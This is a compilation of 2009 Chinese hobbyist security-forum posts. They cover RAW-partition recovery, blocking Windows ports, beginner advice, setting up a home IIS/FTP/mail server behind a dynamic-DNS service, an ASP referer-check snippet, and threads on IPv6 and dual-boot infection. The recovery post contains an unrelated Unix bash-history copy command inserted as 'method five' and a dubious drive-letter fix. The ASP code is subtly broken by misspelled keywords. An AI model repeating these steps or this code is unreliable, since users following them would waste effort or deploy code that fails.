在这里你就可以看到神秘已久的东西了。呵呵 ` ` ` ` 如果你在这里发现了病毒，要把它们赶尽杀绝哦，已绝后患嘛。好了，赶快施展你的 " 佛山无影腿 " 吧 ` ` ` ` `

如果各位朋友以后有各个方面的好教程，也要发上来晒晒哦。希望我们每个人的一点贡献，能够让兵团越来越完美 ` ` ` ` `

[分享] 硬盘分区变成RAW格式无法访问的解决法

黑天使 发表于

2009-4-22 09:36

硬盘分区盘符访问不了了，文件系统显示RAW，不是NTFS，已用空间，可用空间和容量信息均为 0 字节，双击显示“无法访问C:，文件或目录损坏且无法读取”

解决方法（操作有风险，请谨慎操作）：

方法一、

在RAW格式盘符上点右键，选 属性，再选安全，将无用的用户删除，添加自己的用户名，再改一下权限即可。若无安全选项，可以在文件夹选项(打开我的电脑，选工具菜单，再选文件夹选项)中，去掉“使用简单文件共享”前的勾，即可在NTFS格式的盘中点右键,属性菜单中显示安全选项。

方法二、

进“控制面板”找到“管理工具”，将其打开，在将“本地安全策略”打开，在将“安全选项”打开，在右面窗口找到“网络访问：本地帐户的共享和安全模式”后的“仅来宾”改为“经典”，退出回到我的电脑，在D盘上点右键找“安全”标签，将其

乱码删掉，然后添加本计算机的用户即可。 注：方法一、二都是针对NTFS格式，可惜的我遇到的硬盘刚好是FAT32 格式。

方法三、[注意：此方法恢复高清视频文件后文件清晰度会降低以及出现音频文件可能无法播放的问题]

1、使用EasyRecovery Pro 6.06，选择数据恢复Advanced Recovery(选用高级选项自定义数据恢复功能)；

2、选择已变为RAW格式的盘符，点击下角的高级选项；

3、在文件系统扫描中，文件系统选“NTFS”，点高级扫描，选择右下角的“高级选项”，把簇大小和数据起始位置都设为 0；

4、点击分区设置，使用MFT方式（这点一定不能错）；然后确定；

5、点击下一步，开始扫描文件系统，然后就是等，要的时间比较长，要耐心。完成后就会发现找到了一个NTFS的盘符，再点击找到的盘符，开始扫描；

6、扫描完成后你就会发现所有的文件都已找到，然后点击恢复，选择一个可用的盘来存你恢复的文件就行；

7、最后格式化出问题的盘 把恢复的文件拷回去 OK 一切都完好如初。

注：第三种方法我试过了数据是可以恢复，但是花的时间很长，而且恢复时没办按原来的文件名恢复，所有文件名都改成file1?file100.....，文件名改了就没多大意思了。我后来在网上看到一个恢复数据的方法，我觉得这个方法或许还真的可以，首先把RAW格式的硬盘用Ghost做成映像文件，然后用Ghost Explorer把数据恢复出来。

方法四：

本人无意中发现了Norton PartitionMagic 8.0 附带的一个工具PTEDIT32.EXE（分区表编辑器），随便试了一下，打开后找到对应的分区的信息，和其他分区信息对比一下，发现有很大不同，这时对照其他分区的信息修改出错的那个分区的信息（各人硬盘分区情况不同，所以没有一个标准的参数），可以恢复操作，所以不用担心，不会损坏数据的，修改完保存好，重新启动后大功告成！

注：我最先认为的应该是分区表坏了，重建分区表我最想到的就是用Disk Genius（因为我手上刚好没有PTEDIT32.EXE），在菜单的工具栏中选择“重建分区表”，Disk Genius即开始搜索并重建分区。Disk Genius将首先搜索 0 柱面 0 磁头从 2 扇区开始的隐含扇区，寻找被病毒挪动过的分区表。接下来搜索每个磁头的第一个扇区。搜索过程可以采用“自动”或“交互”两种方式进行。自动方式保留发现的每一个分区，适用于大多数情况。交互方式对发现的每一个分区都给出提示，由用户选择是否保留。当自动方式重建的分区表不正确时，可以采用交互方式重新搜索。我用“自动”或“交互”两种方式进行重建分区表可是没成功。

方法五：

先 `cp ~/.bash_history ~/cmd_history` 把你打过的命令备份一下，然后在

cmd_history里找找你到底用了什么命令。

方法六：

修改盘符的方法，把RAW的盘符改一下，如果是C、D、E、F，F是RAW盘符，就把F改成E，就可以恢复了。

其他补充：

解决方案 1：系统权限的问题 1（原系统是NTFS格式出现问题）

在RAW格式盘符上点右键，选“属性”，再选“安全”，将无用的用户删除，添加自己的用户名，再改一下权限即可。若无安全选项，可以在文件夹选项（打开“我的电脑”—选“工具”菜单—再选“文件夹”选项）中，去掉“使用简单文件共享”前的勾，即可在NTFS格式的盘中点右键，属性菜单中显示安全选项。

解决方案 2：系统权限的问题 2（原系统是NTFS格式出现问题）

进“控制面板”找到“管理工具”，将其打开，在将“本地安全策略”打开，在将“安全选项”打开，在右面窗口找到“网络访问：本地帐户的共享和安全模式”后的“仅来宾”改为“经典”，退出回到我的电脑，在变成RAW的盘上点右键找“安全”标签，将其乱码删掉，然后添加本计算机的用户即可。

解决方案 3：修改盘符的方法

把RAW的盘符改一下，如果是C、D、E、F，F是RAW盘符，就把F改成E，就可以恢复了。

[分享] 教新手也玩“裸奔”，高手飘过...

Hacker_deng 发表于

2009-3-24 15:13

教新手裸奔，方法也可能有什么地方不对，希望高手们口下留人啊。

1 封端口 TCP 135、139、445、593、1025 端口 UDP 135、137、138、445 端口 TCP 2745、3127、6129 端口 这些常被人利用的端口我们就封掉。

第一步，点击“开始”菜单/设置/控制面板/管理工具，双击打开“本地安全策略”，选中“IP 安全策略，在本地计算机”，在右边窗格的空白位置右击鼠标，弹出快捷菜单，选择“创建 IP 安全策略”，于是弹出一个向导。在向导中点击“下一步”按钮，为新的安全策略命名；再按“下一步”，则显示“安全通信请求”画面，在画面上把“激活默认相应规则”左边的钩去掉，点击“完成”按钮就创建了一个新的IP安全策略。

第二步，右击该IP安全策略，在“属性”对话框中，把“使用添加向导”左边的钩去掉，然后单击“添加”按钮添加新的规则，随后弹出“新规则属性”对话框，在画面上点击“添加”按钮，弹出IP筛选器列表窗口；在列表中，首先把“使用添加向导”左边的钩去掉，然后再点击右边的“添加”按钮添加新的筛选器。第三步，进入“筛选器属性”对话框，首先看到的是寻址，源地址选“任何 IP 地址”，目标地址选“我的 IP 地址”；点击“协议”选项卡，在“选择协议类型”的下拉列表中选择“TCP”，然后在“到此端口”下的文本框中输入“135”，点击“确定”按钮，这样就添加了一个屏蔽 TCP 135(RPC)端口的筛选器，它可以防止外界通过 135 端口连上你的电脑。点击“确定”后回到筛选器列表的对话框，可以看到已经添加了一条策略，重复以上步骤继续添加 TCP 137、139、445、593 端口和 UDP 135、139、445 端口，为它们建立相应的筛选器。重复以上步骤添加TCP 1025、2745、3127、6129、3389 端口的屏蔽策略，建立好上述端口的筛选器，最后点击“确定”按钮。

第四步，在“新规则属性”对话框中，选择“新 IP 筛选器列表”，然后点击其左边的圆圈上加一个点，表示已经激活，最后点击“筛选器操作”选项卡。在“筛选器操作”选项卡中，把“使用添加向导”左边的钩去掉，点击“添加”按钮，添加“阻止”操作；在“新筛选器操作属性”的“安全措施”选项卡中，选择“阻止”，然后点击“确定”按钮。第五步、进入“新规则属性”对话框，点击“新筛选器操作”，其左边的圆圈会加了一个点，表示已经激活，点击“关闭”按钮，关闭对话框；最后回到“新 IP 安全策略属性”对话框，在“新的IP筛选器列表”左边打钩，按“确定”按钮关闭对话框。在“本地安全策略”窗口，用鼠标右击新添加的 IP 安全策略，然后选择“指派”。这些当然不一定OK嘛，但是不要忘记了，有些前辈帮我们总结了一些策略，把这些策略导入不就OK？

2 禁进程

微软为我们想得太多，但是就是不考虑下我们用用撒。所以这些没用的进程我们关掉他们吧。我们要的就是那几个常用的就可以，不是我们装的软件的进程那就有可能是病毒，删掉~ 用什么软件啊？当然是冰刃。怎么用就去网上找找。

3 还原系统

喜欢看*网，玩游戏喜欢用外挂嘛，很容易中毒，所以我们这个时候装上Shadow Defender就不会有什么问题，一款小巧却功能强大的保护程序，支持多分区，支持转储，支持排除。所以也推荐给大家了吧。

4 装杀软

我们说的是裸奔嘛，当然不能装，但是我们装的是绿色的嘛，这总可以吧？杀软绿色的网上很多，我在这里就不推荐。

5 打补丁

这个是最后一步，微软出了就表明它有用，大家打上去，少些漏洞给别人入侵。

基本上来说，现在可以去网上裸奔啊。

上网还是要有一个好习惯，这个是最重要的。

[分享] 给初学者的一点经验

Hacker_deng 发表于 2009-3-15

许多的新手学习起来，都感觉很吃力。很迷茫。刚接触的时候什么都想学，看什么都新鲜。但是看什么都晕。

以下是我学习的一些算是经验吧！

总结了一下，拿出来和大家分享一下。

有什么不足的地方，还希望大胆的提出来。共同进步嘛！

1.好好利用百度等搜索网站。

在学习过程中，有什么不懂的地方，随手复制---粘贴---搜索。

可能就会有你想要的东西。尤其是一些英文或专业术语之类的。

2.刚开始学的时候，不要一开始就想抓肉鸡，入侵什么的。

好多的新手，木马还不知道是什么，就吵着要抓鸡。肉鸡没不明白，又想去拿站。

结果什么都会一点，但是哪一方面都不精通。还是脚踏实地的学为好。

从基本的术语，木马知识，命令符号开始学。

3.现在网上的教程，我个人认为好多都不合格。

只有过程，关键的时刻一带而过。所以遇到好的教程就保存下来。多看几遍。

4.学会举一反三，针对一些比较经典的软件进行分析，学习。

一个软件之所以经典，那肯定有他的优势。

5.进行比较，同类的软件，教程。进行比较分析。

6.做好笔记，把学习中不明白的地方和自己的一些经验，及时的总结。

7.最重要的是要进行实践。实践是检验真理的唯一标准。

有时候看着很简单的问题，在操作的时候就会遇到这样或那样的问题。

实践---才可以真正掌握知识。实践---才可以真正解决眼高手低的问题。

8.我个人认为，不光要知道各种软件的使用法，还要知道他的原理。

软件的原理懂了，一切就变的简单起来。

9.吸引力---更深层的知识对你的吸引力，是你进步的动力。

10.加技术交流群，或者论坛等等。把自己的看法和别人交流，可以加速你进步的脚步。

我个人认为我这么几种人不要学黑。

1.只想要刷QQ业务的人。

2.没什么毅力和耐心的人。

3.想靠做黑客赚钱的人。

4.忍受不了寂寞的人。

5.有毅力，有耐心，但是没有道德的人。

就这么多了，希望可以给新手（我也是个新手，大家一起交流）一些帮助。
有什么不对的地方还希望多多指教

[分享] 花生壳使用方法

黑客新宠

发表于 2009-3-24 12:48

许多新手问到的问题，许多也许都太简单，大家都不愿意回答，或者是懒得回答，因为越是简单的问题就越难解释清楚。写这篇东东的原因是想让刚刚接触WINDOWS服务器的人或者是虽然使用了一段时间但仍然百思不得其解的朋友能对花生、对WIN SERVER、对DNS、对域名、对IP、对端口及其映射、对IIS、对邮件服务器、对防火墙、对.....，怎么要写那么多啊>>@_@<< 如果你还是有部分地方不懂，请先别急者上论坛提问，自己先仔细从自己过去学到的、听到的知识里头去想。你每解答出一个难题，就代表你对这部分知识的了解越加深入，而你成为高手的日子也越将来到。

一、从操作系统开始

1、选择Server家族的系统

如果我们要建立一个稳定而强大的网络服务器的话就必须使用一个支持网络服务的系统。在WINDOWS系统集合里面作为服务器的系统有以前的 NT Server系列、有现在比较流行的 2000 Server、2000 Advanced Server 、还有将来的 .net Server 系列。而对于花生的使用者来说，作为个人网站或者小规模公司网站的建立，无论从速度和性能方面比较使用Windows 2000 Server是比较合适的。以后的介绍都会以这个系统为基础展开。

另外提醒一句，现在D版市场上买的WIN2000 大都是补丁过的，也就是所谓的SP版。微软现在最新的补丁是SP3。大家选择的时候最好买SP3 的版本，可以省下上网补丁的不少时间哦：)

2、安装系统和软件

缺省模式安装WIN2000 SERVER系统就可以了。大多我们要用到的功能都有了。安装完成以后我们 还要安装拨号软件，我个人推荐RASPPPOE 和 NetVoyager，前一个安装起来比较复杂，对于新手的我们来说还是选个简单的好了：) NetVoyager是韩国人编的一个拨号软件，原理和RASPPPOE一样，在网卡上绑定一个协议，用ISDN的方式拨号，还支持自动拨号，不错吧：)

这个软件的安装也是很简单的，不停的NEXT就OK了。安装完成以后运行他在桌面新建的图标，输入你的帐号和密码，就可以连接到INTERNET也就是我

们说的公网了。（如果你找不到这个软件，当然也可以使用网络服务商提供给你的软件上网）

连接到公网以后，第一件事情是上微软的Windows Update网站。就是点击“开始”在开始菜单最上面的那个“Windows Update”。他会弹出一系列的安装插件的窗口，统统点击“是”搞定。然后根据他的提示做，之中可能会让你从新启动只类的，所以你可能要重复好几次这一步直到把所有的“系统关键更新”全部更新完。记住，这段时间你最好不要登陆到任何其他网站，不要安装任何软件和其他插件。乖乖的等待他把全部更新下载、安装完毕。

然后是安装网络防火墙，我的推荐是Norton 的个人防火墙安全好用，还有自动更新功能。同样是一轮冲锋“NEXT”搞定，安装完成后，运行它的“live Update”更新。

有了网络防火墙还得有病毒防火墙，哎怎么哪么多堵墙啊。推荐是 Norton Antivirus 8.0 中文企业版完成后同样要运行“live Update”更新到最新版本哦。

万里长城的墙都筑好后，就轮到我们的花生壳啦，下载地址不用我说了吧？

二、软件的安装

1、设置花生壳

要使用花生，必须要有一个帐户（护照），进入花生帐户的申请网页（<http://8008.oray.net:8008/Workstation/>）申请一个网域护照，注册你的花生壳，申请一个免费域名。（至于顶级域名，我们后面会讲到）

完成了么？打开你的花生壳，就是系统右下脚，时间旁边的小盒子。顺便说明一下，这个小盒子在网络连通而又登陆花生服务器的时候是彩色的，一旦花生服务器或者你的网络出现故障，他会变成灰色。我们现在还没登陆，所以现在小盒子应该是灰色的。我们现在就来登陆服务器，双击小盒子，会弹出一个窗口，在“状态”页里，填入你刚才申请的帐号和密码，然后点“刷新列表”。（这时你的防火墙会告诉你花生壳要访问公网。你必须同意这个请求，我们选同意）如果能看到你刚才申请的域名，就代表你成功了！而花生现在应该会变成彩色的了。

2、设置IIS

各位，关键内容终于来了。IIS 5.0 是 WIN2000 自带的 HTTP/FTP/SMTP/FRONTPAGE SERVER服务，它结合了ASP动态页面技术、FTP服务器、SMTP邮件服务器、frontpage 服务器，是一个非常强大的服务群组。

我们用右键单击“我的电脑”选“管理”，在“计算机管理”窗口里展开“服务和应用程序”然后点选“Internet信息服务”在窗口右边，我们可以看到“默认 Web站点”

并且其“状况”是“正在运行”；“主机头名”是空的“IP地址”为“全部未分配”；“端口”是“80”，大家不要让这些太多的概念打乱阵脚，待会你就会明白，其实他们都不重要（这里说的不重要并不是他们真的不重要，而是对于我们来说，我们暂时不会因为需要改变他们而了解他们）在“默认 Web 站点”点击右键，选“属性”。又弹出一个“默认 Web 站点 属性”的窗口。在这里你必须小心，不要乱修改里面的任何属性，除非你有把握修改是对你有益的。我们先把“Web 站点”页的“说明”改掉，原来是“默认 Web 站点”的说明改成你自己的站点的名称。然后我们点选“主目录”页，把“本地路径”也修改掉，点“浏览”，然后选择你网站所在的目录。比如 你想把网站文件保存在D盘的“MYWEBSITE”的目录下，你就可以点选“浏览”然后选定D盘的“MYWEBSITE”目录，然后确定。你就能看到“本地路径”一栏的地址变成"D:\MYWEBSITE"了。

好了，最后一步是改变网站接入的文档。就是说，当人家在浏览器键入你的域名以后，服务器怎么知道该从你网站目录中那么多文件里打开其中一个给大家看呢？就是要看这里啦！我们选到“文档”页，看到“启用默认文档”中有三个文档，还有上下两个箭头和“添加”“删除”两个按钮。当IIS接到服务请求的时候它会在你的网站目录里头寻找，这三个文件的第一个，就是第一行的那个，如果找到，就打开这个文件以回应服务请求，如果找不到，就会寻找第二个，也就是第二行的那个，以此类推。所以，你要是想你的网站的效率更高一点，就必须把你的首页文件放在第一行。我们点选“添加”填入文件名，比如“index.asp”然后确定，然后你一看，怎么在最后一行啊？别急，你先点选刚才你填入的文件“index.asp”然后再点那个向上的箭头，就可以看见文件一点一点的上去啦：)

好了，最基础的IIS设置，已经完成了，我们点“确定”。到浏览器键入自己的域名看看。

3、设置自己的论坛、留言版、聊天室

如果你只是使用了HTML的静态页面，那你只是使用了IIS不到 10 分之一的功能。有没有想过做一个想花生这样的论坛？可以么？当然可以！不过你必须先了解一些关于ASP、数据库等等的知识。不会很难的哟：)

ASP全称是Active Server Pages 既是“动态服务页面”是微软的一种用于代替CGI（一种早期的动态服务及其其他服务的标准）的一种技术。现在最新的版本是asp .net 不过IIS 5 是不能解释用ASP.NET写的页面的，我们还是用ASP吧。和ASP具有相同性质的有JSP、PHP、CRML.....等等。大家性能和其他方面都各有千秋。对于我们这些新手来说不大可能自己遍出一套论坛或留言版之类的程序来，所以我们只能——他山之石，嘿嘿。

我们到（ <http://down.vv66.com/> ） 找一个合适的论坛下载
又或者到（ http://www.dvbbs.net/download/dvbbs5_final.exe ） 直接下载动网论坛（推荐）

动网论坛以快速和稳定著称，还有各式各样的插件安装，最关键的是他有详细的

安装说明。对新手来说是再好不过的啦。(对于我的手来说也非常不错哦，好酸啊~~)

下载以后，安装（自解压文件）到你的网站目录下比如“D:\mywebsite\”他会新建一个目录“dvbbs”。完成后，访问你的域名<http://XXXX.vicp.net/dvbbs> 看看。已经进入论坛啦~~哈哈。

然后我们来设置论坛的颜色和一些配置。在浏览器键入<http://XXXX.vicp.net/dvbbs> 打开你的论坛用admin登陆，用户名是admin，密码是admin888，然后选“管理”为了安全起见，程序会让你再次输入用户名、密码，还多了一个附加码，主要是保证你的论坛的安全。进入管理页面后可以看到好多好多的选项。嘿嘿，这些让各位自己研究咯。不懂的话，可以到动网论坛(<http://www.dvbbs.net>)请教，另，论坛的目录下有些文本文件，很重要的哦，多研究一下。

至于，留言版和聊天室的安装，和上面的基本类似，大家可以先试试，不懂的到坛子来问高手们咯：)

4、FTP的架设

哇，原来大家都希望建立自己的站点也~~。今天，我们就来看看FTP站的架设。

和前面的HTTP服务器一样，要建立一个FTP站点必须要有相应的软件。网上现在有好多好多FTP的建站软件比如现在很热门的Serv-U、还有速度至上的RaidenFTPD、还有老牌FTP服务器软件WS-FTP、当然有我们刚才说到的IIS自带的FTP。

作为新手，程序界面的简单易懂就很重要。所以还是选择了Serv-U 给大家讲。

安装完成以后程序会自动运行，我们会接到这样一条询问"Please "next"to proceed or "cancel" to skip the setup wizard"是问你要不要开始设置你的FTP服务器。当然要啊。呵呵，NEXT！

然后问你"Enable small images with the menu items?"要不要小图标？这个随你的便啦（好象很废的样子）NEXT！

然后要你点击“next”开始运行本地FTP服务器，并连接它，next！

然后是硬盘的一阵狂响，又出来一个窗口"IP address(leave blank for dynamic or unknow IP)"问你所在的IP地址（不知道或者是动态IP的不用填）我们用花生的都不用理它啦，照点“next”了事。

在下来这个窗口填入你的域名，输入你在花生里申请的域名或者独立域名，继续下一步。

"Allow anonymous access?"要允许匿名登陆吗（登陆名为：anonymous）如果你打算把这个站点公开给大家使用，那就可以选YES，然后下一步；要是只想给自己人用（独食难肥啊!!），就选NO。

我们那么大方，当然选YES啦，于是它问你FTP的主目录的路径，比如是D盘的FTPSITE目录，就可以填f:\ftpsite，当然也可以点那个文件柜在系统目录里中选啦。下一步！

程序询问你是否要锁定这个目录，如果锁定，匿名登录的用户就只能访问你所刚才指定的目录，就是说只能访问这个目录下的文件和文件夹，其他目录如（D:\abc）就不能访问。哈，我的秘密怎么能让别人知道？

然后问你要不要建立一个用户？（不是匿名的那种）大家要是刚才禁止了匿名用户这里就要建立一个或以上的用户咯，要不是你的FTP就没人能够访问咯：）YES。我们就建一个管理员的用户，填入van(这里自己随便填哦，自己记得就行)，下一步密码.....不用说了吧？登陆目录是什么？和刚才一样就可以了，当然你也可以定义为（d:\）哈。又问你要不要锁定，自己就算了，NO，NEXT！你给自己（van）什么权限呢？自己嘛，当然是权力越大越好啦（可要注意密码的复杂性以保安全哦）选system administrator 然后NEXT，点FINISH就完成啦！哈哈！自己的FTP服务器就这样建成了，用自己的FTP客户端软件登陆上去试试吧：）

5、邮件服务器的建立

有了自己的HTTP、FTP站点后，是不是想有一个自己的邮件系统？完全免费还要无限空间？，还要提供SMTP和POP3 服务让大家可以从OUTLOOK、FOXMAIL下载自己的邮件？还要有WEB界面？还要能在线申请？？!!哇，这个.....你也太贪心了吧。忽忽，都没问题。我们来看看网上有什么邮件服务器软件可以帮我们做到这一点。网上流行的邮件服务器有权威的IMAIL、有MD、有Magic Winmail、有CMailServer。前面三个都是老外的产品，CMailServer却是我们中国人自己做的啦，而且功能一点都不比老外的差哦。我们下载来看看

安装完毕后（大家注意了，如果你的机器安装了邮件检测类的防病毒软件就要把它关掉了，因为会引起端口的冲突SMTP用的是 25 端口POP用的是 110 端口）自动打开程序，我们先点击“设置”按钮，在服务框里选你要作为什么服务器运行，我们选“互联网服务器”把把“支持ESMTP”（支持ESMTP：用来设置客户端发送邮件身份认证，可以有效的防止非法用户利用CMailServer发送垃圾邮件。）“允许邮件代理”（这样OUTLOOK、FOXMAIL等软件才能在你的服务器上下载邮件和发送邮件）“作为NT服务运行”（作为NT服务运行：用来设置

CMailServer是否做为NT服务后台运行，这项功能仅对WinNT/2000/XP的系统有效。) 钩上。

在邮箱域名设置的地方选择“单域名”(哈，如果你想做多域名当然也可以，不过有点复杂，我们以后再说)然后在后面的输入栏里填入你的域名如(XXXX.vicp.net)哈当然如果你是独立域名也可以设为(XXXX.com之类)。注意如果你在此填写的域名是XXXX.vip.net那你的邮箱全名就是name@XXXX.vicp.net, 又如果你填入的是XXXX.com那你的邮箱名就是name@XXXX.com。嘿嘿，一些投机朋友可能会把域名设为 263.net等等之类的名字，但很快就发现收不了信(可以发)这样是违背道德的哦:) 我们还是规矩点好，呵呵。

还没完，接着我们选“高级”不要乱改这窗口里面的东西(后果严重哦@_@)，我们看“帐号”这个选项卡，里面的内容我来解释一下：

“帐号申请时需要授权”这主要是用来管理用户帐号申请的。如果选择了这项设置，用户虽然可以申请帐号，但是并不能马上开通。需要管理员修改帐号设置，才能开通该邮箱帐号。#####我们不选。

“默认邮箱大小”用来设置新用户邮箱缺省大小。#####个人喜欢，建议不要太大改为 2M。

“本地邮件地址可以简写”如果选择了这项设置，向本地用户发送邮件，可以只填写用户帐号，不需要写域名。#####钩上，这样可以方便一点。

“允许通过网页申请帐号”用来设置是否开放WEB界面(上面有申请新用户、登陆邮箱、收发信件等内容)#####视忽你的需要咯，我们也选上。

“所有邮件都抄送到此邮件地址”用来设置是否将所有通过CMailServer发送和接收的邮件保存到指定的本地邮箱。可用于邮件备份。#####算了，懒得。当然也可以钩。

“自动收取POP3 邮件”可以设置服务器是否自动收取用户设置的POP3 邮件以及收取邮件的时间间隔。#####不钩，或者时间长一点。

然后来到“其他”选项页。语言选择.....不用多说了吧，当WINDOWS启动时，我们选最小化，那当WIN启动的时候服务器就会启动，并最小化在系统栏的小图标里。其他都不改，确定再确定。

然后就可以添加新帐户咯，点“新帐号”。帐号：填入你邮箱的名字如van(你的邮箱就是van@XXXX.vicp.net)，密码，姓名：可以随便填(会作为发信人，让收信人看到)，说明：可以不填。

由于是自己的邮箱，当然是改为无限空间咯。选“不限大小”，如果是其他人

的邮箱，也可以修改邮箱大小或者不限大小。

要是你愿意用这个邮箱接收你另外邮箱的邮件，可以在其他POP邮箱一栏里填入相应信息，这里就不讲了。

全部填好后，确定。

最后一步，在“工具”里选“设置虚拟目录”（时间有点长，不是死机）

可以到浏览器去看你的信啦，打入<http://xxxx.vicp.net/mail>

登陆看看：)

其他属性的修改可以看该软件的帮助，里面很详细哦：)

[分享] Eric S. Raymond 五部曲 **ikiloooooy** 发表于 2009-3-2 01:27
Eric S. Raymond

总该认识吧！就是他的努力促使 Netscape 开源，造就了今天的 Mozilla 以及优秀的浏览器 Firefox。他的著作很多，其核心著作被业界称为“五部曲”：《黑客道简史》、《大教堂和集市》、《如何成为一名黑客》、《开拓智域》、《魔法大锅炉》。

《Eric S. Raymond 五部曲》资源：

1. PDF 文档下载：[http://master-zhdoc.googlecode.c ... mond_five-0.8.0.pdf](http://master-zhdoc.googlecode.c...mond_five-0.8.0.pdf)
2. TeX 文档下载：[http://master-zhdoc.googlecode.c ... ve-src.0.8.0.tar.gz](http://master-zhdoc.googlecode.c...ve-src.0.8.0.tar.gz) <----

-----菜鸟们必读-----一起加油吧！-----

[分享] 防止站外提交表单、跨站提交表单 **喝茶的猪** 发表于 2009-1-2 15:47

方法：Request.ServerVariables("HTTP_REFERER")

解释：当某人通过链接到达当前页，HTTP_REFERER 就保存了这个用户的来源（来路）

举个例子，这个例子很简单，只是抛砖引玉而已，大家可以增加更多的功能。如下，只有首先从“<http://www.kingbbs.net/index.asp>”登陆才能看到文件内容。

源码: index.asp

```
<html>
<head><title>最简单的用asp防盗链</title></head>
<body>
<%
Option.Explicit
Response.Buffer=Ture
%>

<%
CheckUrl("http://www.kingbbs.net/index.asp")
%>

<%
Function CheckUrl(url)
    Dim Where:Where=Request.SeverVariables("HTTP_REFERER")
    If Where=url Then
        Call main()
    Else
        Response.write("很抱歉，您必须从"&url&"访问才能进来！")
    End if
End Function
%>

<%
Sub main()
    Response.write("这儿是你要显示的网页内容")
End sub
%>
</body>
</html>
```

该方法对防止盗链文章、站外提交表单、跨站提交表单还比较有效，对于软件盗链比如.rar.zip.exe等倒没什么作用。
不知各位读者是否有好的主意，呵呵。

[探讨]—— IPV6

batkkk003 : 输入IPv6 install可以安装TCP/IP 6 的协议按理论可以加快包的处理速度.个人用了下感觉有点快不过不知道是心理作用呢还是真的呢?(毕竟IPV6 没有普及哈)

R.E.C--F22: 心里默念“我爱绿兵”按理论可以加快登陆绿兵BBS的速度, 个人用了下感觉有点快, 不过不知道是心理作用呢还是真的呢?

PS、佛曰, 不可信。

R.E.C--F22: 好了, 玩笑开完了, 回来讲正题。

与IPV4 相比, IPV6 具有以下几个优势:

一, IPV6 具有更大的地址空间。IPV4 中规定IP地址长度为 32, 即有 $2^{32}-1$ (符号^表示升幂, 下同) 个地址; 而IPV6 中IP地址的长度为 128, 即有 $2^{128}-1$ 个地址。

二, IPV6 使用更小的路由表。IPV6 的地址分配一开始就遵循聚类 (Aggregation) 的原则, 这使得路由器能在路由表中用一条记录 (Entry) 表示一片子网, 大大减小了路由器中路由表的长度, 提高了路由器转发数据包的速度。

三, IPV6 增加了增强的组播 (Multicast) 支持以及对流的支持 (Flow Control), 这使得网络上的多媒体应用有了长足发展的机会, 为服务质量 (QoS, Quality of Service) 控制提供了良好的网络平台。

四, IPV6 加入了对自动配置 (Auto Configuration) 的支持。这是对DHCP协议的改进和扩展, 使得网络 (尤其是局域网) 的管理更加方便和快捷。

五, IPV6 具有更高的安全性。在使用IPV6 网络中用户可以对网络层的数据进行加密并对IP报文进行校验, 极大的增强了网络的安全性。

鉴于在亚太区的IPV6 网络普及及服务器普及来看。速度将会有点改观, 但跟火车提速差得远了。

netjsvl : 借用院长的一句话: 速度将会有点改观, 但跟火车提速差得远了。

偶的系统运行速度已经很慢了, 再弄个IPV6, 后果.....



得出结论：装IPV6，付出的要比得到的多，所以决定不装

PS：假如是为了学IPV6 协议，另当别论

w65568599：各位老歌呀小弟虽年轻但是对ip6 协议也略有耳闻，据说ip6 的主要中转服务器只架设在国内的主要院校中不知道真假，并且开放的端口也只局限于院校及政府机构哦，平民好像还接触不到呀

其实我好期待的，优势真的很大 😊

[探讨] —— 双系统，病毒或木马会不会交叉感染呢？

zjs1943：我的机器装了双系统

xp安装在c盘

vista安装在d盘

在xp系统中安装有影子系统 但是在单一影子模式下只能对c盘进行保护

那些病毒或者木马会不会对我安装在d盘的文件进行感染呢 就是在进入vista的时候也感染

有些搞不懂 希望谁来说说

从容：有的病毒木马是只在当前系统盘符下发作，比如用xp的时候，只会在system32 目录下安装自己；

还有的就比较凶恶了，会感染所有盘符中的exe或者其他文件，在使用Vista的时候运行感染的文件，系统也会中毒。

哇沙米：蠕虫病毒就会交叉感染


ice2009：这要看实际的情况！装两个系统的优势是.每个系统都是独立的.运行xp时不用管vista.运行vista时不和管xp.也就是不管你运行哪个系统.它们对硬件的利用率都是 100%的.不存在上述虚拟机的毛病.这是推荐的方案.当然.两个缺点就是.想要切换到另一个系统.就必须重启电脑.另外.如果不小心把一个系统的启动文件搞坏了.要修复它的启动会是一项高技术的活.另外.万一在一个系统中中毒了存在交叉感染的可能性.

next：双系统更多时候是为了备而不用，交叉感染的是有可能的，但是你可以安装两套不同的杀毒杀马软件以及不同的防火墙，一旦一个系统瘫痪，用另一个修复，而且可以用不同的杀软扫描电脑。

[探讨] ——寝室局域网IP的真伪？

